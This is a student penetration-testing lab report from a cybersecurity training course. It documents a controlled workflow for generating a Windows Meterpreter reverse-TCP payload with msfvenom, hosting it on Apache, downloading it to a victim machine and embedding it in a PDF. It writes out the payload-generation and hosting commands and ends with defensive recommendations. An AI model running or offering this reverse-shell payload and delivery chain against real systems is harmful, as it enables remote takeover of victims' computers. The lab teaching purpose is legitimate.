PENETRATION TESTING ASSESSMENT REPORT

Task 2 — Payload Generation & PDF Delivery Workflow

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Training Program: NAVTTC-funded Cybersecurity Training, Corvit Institute, Rawalpindi

Classification: Educational / Controlled Lab Environment

EXECUTIVE SUMMARY

This report documents Task 2 from the submitted practical material. The task demonstrates a controlled lab workflow involving generation of a Windows Meterpreter reverse-TCP payload, hosting the resulting file through an Apache web server, downloading it to a victim machine, and incorporating the payload into a PDF-based artifact. The source material confirms completion of the workflow but provides limited technical evidence and does not document a final exploitation/session result.

SCOPE

Assessment Type: Controlled educational lab practical

Task Identifier: Task 2

Referenced Payload Host: 192.168.88.246

Payload Type: Windows Meterpreter reverse TCP

Payload File: payload.exe

Server Component: Apache2

1. OBJECTIVE

To document the controlled-lab procedure performed in Task 2 for generating a Windows payload, placing it on an Apache web server, retrieving it from the victim machine, and incorporating the payload into a PDF artifact.

2. LAB WORKFLOW

The submitted material indicates the following sequence: (1) generate the payload using msfvenom; (2) move the payload to the Apache web directory; (3) start and verify Apache2; (4) download the payload on the victim machine; (5) inject/embed the payload into the PDF artifact; (6) add the PDF images and icon; and (7) create the final PDF.

3. PAYLOAD GENERATION

The source document records the following command:

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.88.246 LPORT=2222 -f exe -o
payload.exe
```

The command specifies a Windows Meterpreter reverse-TCP payload, the listener host address, TCP port 2222, EXE output format, and the output filename payload.exe.

4. PAYLOAD HOSTING


The generated payload was moved into the Apache web root and the Apache service was started. The source records:

```
mv payload.exe /var/www/html
service apache2 start
service apache2 status
```


5. EVIDENCE & VISUAL RECORD

The visual evidence contained in the submitted PDF has been retained and placed in this report.


Evidence — Source Page 1




Evidence — Source Page 2




Evidence — Source Page 2




Evidence — Source Page 3




Evidence — Source Page 4



Evidence — Source Page 5



Evidence — Source Page 6



Evidence — Source Page 6

6. VICTIM-SIDE DELIVERY

The source material states that the generated malware was downloaded on the victim machine. The supplied documentation does not specify the exact download method, URL, browser, timestamp, or a screenshot of the completed download; therefore these details are not asserted beyond the source evidence.

7. PDF ARTIFACT CREATION

The submitted material states that the payload was injected into the PDF and that PDF images and an icon were uploaded before the final PDF was created. The exact technical mechanism used for embedding the payload is not documented in the source material.

8. TECHNICAL FINDING

Finding: The practical demonstrates a malware-delivery workflow in a controlled environment using a generated Windows Meterpreter reverse-TCP payload and a PDF-based delivery artifact.

Observed Components: msfvenom payload generation; Apache-based hosting; victim-side retrieval; PDF artifact preparation.

9. SECURITY IMPACT

If performed against an unauthorized system, a workflow of this type could facilitate malware delivery and potentially provide remote access to a compromised host. In the submitted context, the activity is described as an educational practical; no unauthorized target is identified.

10. RECOMMENDATIONS

• Do not execute unknown or untrusted executable content.
• Use endpoint protection and application controls to detect and block suspicious payloads.
• Restrict unnecessary outbound connections from endpoints.
• Inspect suspicious PDF attachments and downloaded executables in a controlled sandbox.
• Maintain security awareness and attachment-handling procedures.
• Perform malware-delivery testing only in authorized, isolated environments.

11. WHAT I LEARNED

This practical demonstrated the relationship between payload generation, web-based file hosting, victim-side delivery, and malicious document preparation. It also reinforced the importance of documenting each stage with clear technical evidence when conducting security exercises.

12. CONCLUSION

Task 2 was documented as a controlled laboratory exercise covering the preparation and delivery workflow of a Windows Meterpreter payload through a PDF artifact. The available source evidence supports the workflow described above; however, several implementation details were not included in the original material and have intentionally not been fabricated.

ENVIRONMENT DISCLAIMER

This report is based solely on the submitted practical material and is framed as an educational / controlled laboratory exercise. No claim of testing against an unauthorized production system is made.